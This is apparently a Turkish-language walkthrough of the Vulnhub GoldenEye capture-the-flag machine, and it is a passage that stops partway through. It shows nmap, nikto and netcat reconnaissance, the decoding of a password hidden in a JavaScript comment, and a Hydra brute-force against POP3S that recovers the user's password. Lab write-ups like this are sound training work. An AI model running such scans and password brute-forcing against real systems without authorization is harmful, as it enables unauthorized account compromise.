Golden Eye

Kaan Efe Öğüt


ADLİ BİLİŞİM MÜHENDİSLİĞİ

-Vulnhub üzerinde bulunan Golden Eye zafiyetli makinesinin çözümünü birlikte yapacağız.


13.12.2021

-Vulnhub üzerinde bulunan Goldeneye isimli zafiyetli makineyi çözmeye çalışacağım.


-İndirdiğim .ova uzantılı makineyi open komutu ile sanal makineme kuruyorum ve Linux ile ağ ayarını aynı yapıp makineyi başlatıyorum.




- Kurulum sonrasında makineyi çalıştırıp bu şekilde bırakıyorum.



- Daha sonrasında Nmap ile ağ taraması gerçekleştirip Goldeneye makinasının IP adresi hakkında bilgi sahibi oluyorum.



- HTTP Server'ın aktif olduğunu görüntülediğim için öncelikle Siteyi tarayıcıda görüntülüyorum ve bir adet login ekranı buluyorum.




- Nmap taraması ile sunucu hakkında daha fazla bilgi sahibi olmaya çalışıyorum.


-25 Portunda SMTPD protokolünün aktif olduğunu ve 80 Portunda da HTTP servisinin aktif olduğunu görüntülüyorum.

```
└─# nikto -h http://192.168.139.194
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.139.194
+ Target Hostname:    192.168.139.194
+ Target Port:        80
+ Start Time:         2021-11-01 17:13:47 (GMT3)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to p
rotect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render
 the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34
is the EOL for the 2.x branch.
+ Server may leak inodes via ETags, header found with file /, inode: fc, size: 56aba821be
9ed, mtime: gzip
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.24
+ /splashAdmin.php: Cobalt Qube 3 admin is running. This may have multiple security probl
ems as described by www.scan-associates.net. These could not be tested remotely.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7915 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:           2021-11-01 17:14:46 (GMT3) (59 seconds)
---------------------------------------------------------------------------
```

-Nikto aracı ile tarama gerçekleştirdiğimde;XSS üzerinde bir açık olduğunu ve /splashAdmin.php üzerinde bir açık olabileceğini söylüyor.



-splashAdmin kısmına baktığımızda böyle bir Arayüz beni karşılamaktadır.Burası aklımızda bulunsun eğer bir şey bulamazsak buraya bakarız.




- Ayrıca gobuster aracı ile dizin taraması yaptığımızda sonuçları bu şekildedir burada bulduğum URL'lere baktığımda çok fazla bilgi sahibi olamadım.

-Başlangıçta klasik bilgi toplama işlemlerini gerçekleştirdim fakat belirli bir bilgiye sahip olamadım.


- Aklıma kaynak kodlarına bakmak geliyor ve görüntülediğim de burada .js uzantılı bir koda erişiyorum.

```
var data = [
  {
    GoldenEyeText: "<span><br/>Severnaya Auxiliary Control Station<br/>****TOP SECRET ACCESS****<br/>Accessing Server Identi
  }
];

//
//Boris, make sure you update your default password.
//My sources say MI6 maybe planning to infiltrate.
//Be on the lookout for any suspicious network traffic....
//
//I encoded you p@ssword below...
//
//&#73;&#110;&#118;&#105;&#110;&#99;&#105;&#98;&#108;&#101;&#72;&#97;&#99;&#107;&#51;&#114;
//
//BTW Natalya says she can break your codes
//

var allElements = document.getElementsByClassName("typeing");
for (var j = 0; j < allElements.length; j++) {
  var currentElementId = allElements[j].id;
  var currentElementIdContent = data[0][currentElementId];
  var element = document.getElementById(currentElementId);
  var devTypeText = currentElementIdContent;


  var i = 0, isTag, text;
  (function type() {
    text = devTypeText.slice(0, ++i);
    if (text === devTypeText) return;
    element.innerHTML = text + `<span class='blinker'>&#32;</span>`;
    var char = text.slice(-1);
    if (char === "<") isTag = true;
    if (char === ">") isTag = false;
    if (isTag) return type();
    setTimeout(type, 60);
  })();
}
```

- JavaScript kodunu açtığımda burada bir şifre encode edildiğini görüntülüyorum.




- Encode edilmiş şifreyi kırmak için Burpsuite aracını başlatıyorum ve burada HTML dilinde Encode ettiğimde şifreye erişim sağlıyorum.



- Elde ettiğim şifre ile Boris kullanıcısını kullanarak login ekranı ile bağlanıyorum ve karşıma böyle bir arayüz çıkıyor.

-Bu arayüze baktığımda bir Mail üzerinden gerekli bilgileri göndereceğini söylüyor.



- Ardından Video üzerinden bir bilgi çekebilir miyim diye bakıyorum ve Firefox üzeirnden Web Developer->Inspector kısmına bakıyorum fakat buradan da bir bilgi elde edemiyorum.

```
┌──(root💀kali)-[~]
└─# nmap -A -sC 192.168.139.194 -p1-65535
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-01 17:41 +03
Nmap scan report for 192.168.139.194
Host is up (0.00056s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE     VERSION
25/tcp    open  smtp        Postfix smtpd
|_smtp-commands: ubuntu, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSC
ODES, 8BITMIME, DSN,
|_ssl-date: TLS randomness does not represent time
80/tcp    open  http        Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: GoldenEye Primary Admin Server
55006/tcp open  ssl/unknown
| ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail server
| Not valid before: 2018-04-24T03:23:52
|_Not valid after:  2028-04-23T03:23:52
|_ssl-date: TLS randomness does not represent time
55007/tcp open  unknown
MAC Address: 00:0C:29:DA:C4:CD (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

TRACEROUTE
```

- İşlemin Mail üzerinden gerçekleşeceğini öğrendim fakat hangi portta çalıştığını bilmediğim için tüm portlar üzerinde bir Nmap taraması gerçekleştiriyorum ve burada bir port bilgisi elde etmeye çalışıyorum.

-Burada 55007 ve 55006 portları hakkında bilgi sahibi oluyorum.Zenmap üzerinde de bir tarama yaptığımda bunun pop3 olduğunu biliyorum.

```
root@kali: ~
Dosya  Eylemler  Düzen  Görünüm  Yardım
┌──(root💀kali)-[~]
└─# nc 192.168.139.194 55007
+OK GoldenEye POP3 Electronic-Mail System
```

- Netcat kullanak porta bir erişim aldım ve burada da pop3 olduğunu görüntüledim.Pop3 üzerinde nasıl çalışacağımı bilmediğim için tarayıcı üzerinde arama gerçekleştirip bilgi sahibi olmaya çalışıyorum.

Outgoing email (SMTP) uses port #25
Incoming email (POP3) uses port #110.

Outgoing email (SMTP) uses port #25
Incoming email (POP3) uses port #110.

POP3 Commands (Receive Email)

Command	Comment
USER	Your user name for this mail server
PASS	Your password.
QUIT	End your session.
STAT	Number and total size of all messages
LIST	Message# and size of message
RETR message#	Retrieve selected message
DELE message#	Delete selected message
NOOP	No-op. Keeps you connection open.
RSET	Reset the mailbox. Undelete deleted messages.

-Tarayıcı üzerinde baktığımda command hakkında bilgi sahibi olabildim.

```
┌──(root💀kali)-[~]
└─# nc 192.168.139.194 55007
+OK GoldenEye POP3 Electronic-Mail System
AUTH
+OK
PLAIN
.
USER boris
+OK
PASS InvincibleHack3r
-ERR [AUTH] Authentication failed.
```


-Bulduğum kullanıcı adı ve şifresini POP3 üzerinde deniyorum fakat kadı ve şifre doğru değildir.Burada kullanıcı adını bildiğim için Bruteforce işlemi gerçekleştirebilirim.

```
─# hydra
ydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or
secret service organizations, or for illegal purposes (this is non-binding, these *** ig
ore laws and ethics anyway).

yntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t
TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c
IME] [-ISOuvVd46] [-m MODULE_OPT] [service://server[:PORT][/OPT]]

ptions:
 -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
 -p PASS  or -P FILE  try password PASS, or load several passwords from FILE
 -C FILE   colon separated "login:pass" format, instead of -L/-P options
 -M FILE   list of servers to attack, one entry per line, ':' to specify port
 -t TASKS  run TASKS number of connects in parallel per target (default: 16)
 -U        service module usage details
 -m OPT    options specific for a module, see -U output for information
 -h        more command line options (COMPLETE HELP)
 server    the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
 service   the service to crack (see below for supported protocols)
 OPT       some service modules support additional input (-U for module help)
```

-Bruteforce için Hydra aracını kullanacağım bunun için ilk önce Kullanıcı adı ve şifreleri bulundurduğum .txt uzantılı Wordlistler oluşturacağım.

```
┌──(root💀kali)-[/usr/share/wordlists]
└─# cat fasttrack.txt
Spring2017
Spring2016
Spring2015
Spring2014
Spring2013
spring2017
spring2016
spring2015
spring2014
spring2013
Summer2017
Summer2016
Summer2015
Summer2014
Summer2013
summer2017
```

-Şifre için Linux üzerinde hazır bulunan fasttrack.txt ile işlem gerçekleştireceğim bunun için önce bunu kopyalıyorum.




-Ardından kullanıcı adı natalya ve boris olabileceği için onları içeren bir .txt daha oluşturuyorum.

```
┌──(root💀kali)-[/home/efe]
└─# hydra -L user.txt -P fast.txt pop3s://192.168.139.194:55006
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or
 secret service organizations, or for illegal purposes (this is non-binding, these *** ig
nore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-01 18:01:13
[INFO] several providers have implemented cracking protection, check with a small wordlis
t first - and stay legal!
[DATA] max 16 tasks per 1 server, overall 16 tasks, 444 login tries (l:2/p:222), ~28 trie
s per task
[DATA] attacking pop3s://192.168.139.194:55006/
[STATUS] 80.00 tries/min, 80 tries in 00:01h, 364 to do in 00:05h, 16 active
[55006][pop3] host: 192.168.139.194   login: boris   password: secret1!
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

